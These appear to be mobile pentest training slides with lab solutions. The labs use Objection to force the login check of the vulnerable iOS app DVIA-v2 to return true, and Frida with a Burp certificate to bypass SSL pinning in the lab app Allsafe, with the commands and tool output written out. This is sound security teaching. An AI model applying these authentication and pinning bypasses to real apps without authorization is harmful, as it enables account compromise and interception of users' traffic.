|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_
|__|_(object)inject(ion) v1.9.2
```

Runtime Mobile Exploration
by: @leonjza from @sensepost

[tab] for command suggestions

com.highaltitudehacks.dvia on (iPhone: 13.6.1) [net] #



Exercice 8 : Runtime Manipulation [Solution]

Option 2 : Objection

Basic command for iOS :

ios hooking list class_methods : list class/methods

ios hooking watch *method* : highlight all calls of a specific method

ios hooking set return_value : override the returned value of a specific method



Labs

Exercice 8 : Runtime Manipulation [Solution]

Option 2 : Objection

Start Objection :

```
objection -g "DVIA-v2" explore
```

Search for all login methods:

```
ios hooking search classes login
```

Confirm the name of the method we want to hook :

```
ios hooking watch class LoginValidate
```

We you click on login the following message will be displayed :

```
(agent) [442ynywbod3] Called: [LoginValidate isLoginValidated] ...
```



Option 2 : Objection

List arguments/inputs of a method :

```
ios hooking watch method "+[LoginValidate isLoginValidated]" --dump-args --dump-return
```

Modify the returned value of login method :

```
ios hooking set return_value "+[LoginValidate isLoginValidated]" true
```



Labs

Exploiting network issue




- Communication with remote services
- TLS/SSL algorithms & configuration
- SSL cert validation process
- Certificate pinning



Why do we need « SSL Pinning »?

Without SSL Pinning :






Labs

Exploiting network issue

Why do we need « SSL Pinning »?

With SSL Pinning :





Labs

Exercice 11 : SSL Pinning Bypass

Mission Briefing :

The application is using an SSL Pinning to secure all communication with remote services. Can you use your hacking tools to break it !

Ressources :

- Universal Android SSL Pinning Bypass with Frida

<https://codeshare.frida.re/@pcipolloni/universal-android-ssl-pinning-bypass-with-frida/>

Level :



Tools :

Frida



Bounty :

NA





Step 1 : Configure your emulator to use Burp Proxy (IP Proxy : 10.0.2.2)

Step 2 : export CA Burp to your Mobexeler machine

Step 3 : copy the certificate to your emulator

```
adb push burpcacert-der.crt /data/local/tmp/cert-der.crt
```

Step 4 : Run **Universal Android SSL Pinning Bypass** with Frida

```
adb shell "/data/local/tmp/frida-server &"
```

```
frida --codeshare pcipolloni/universal-android-ssl-pinning-
bypass-with-frida -U -f infosecadventures.allsafe --no-pause
```






Labs

Exercice 11 : SSL Pinning Bypass

Output:

```
Mobexler@Mobexler ~/AndroidZone/frida/scripts frida --codeshare pcipolloni/universal-android-ssl-pinning-bypass-with-frida -U -f infosecadventures.allsafe -l
Frida 14.2.18 - A world-class dynamic instrumentation toolkit
Commands:
  help      -> Displays the help system
  object?   -> Display information about 'object'
  exit/quit -> Exit
  . . .
  . . . More info at https://www.frida.re/docs/home/
Spawned `infosecadventures.allsafe'. Resuming main thread!
[Android Emulator 5554::infosecadventures.allsafe]->
[.] Cert Pinning Bypass/Re-Pinning
[+] Loading our CA...
[!] Our CA Info: CN=PortSwigger CA, OU=PortSwigger CA, O=PortSwigger, L=PortSwigger, ST=PortSwigger, C=PortSwigger
[+] Creating a KeyStore for our CA...
[+] Creating a TrustManager that trusts the CA in our KeyStore...
[+] Our TrustManager is ready...
[+] Hijacking SSLContext methods now...
[-] Waiting for the app to invoke SSLContext.init()...
[!] App invoked javax.net.ssl.SSLContext.init...
[+] SSLContext initialized with our custom TrustManager!
[!] App invoked javax.net.ssl.SSLContext.init...
[+] SSLContext initialized with our custom TrustManager!
```



I. Pентest VM/tools

II. Hacking mobile apps

III. Automated security testing



Further readings

Hungry for more ?

- **PoCs and vulnerabilities analysis:**

<https://blog.oversecured.com/>

<https://www.nowsecure.com/blog/>

- **Modern vulnerable apps :**

<https://github.com/B3nac/InjuredAndroid/>

<https://github.com/oversecured/ova>

- **Sample pentest reports :**

<https://github.com/B3nac/Android-Reports-and-Resources>

<https://7asecurity.com/publications>



Further readings

Hungry for more ?

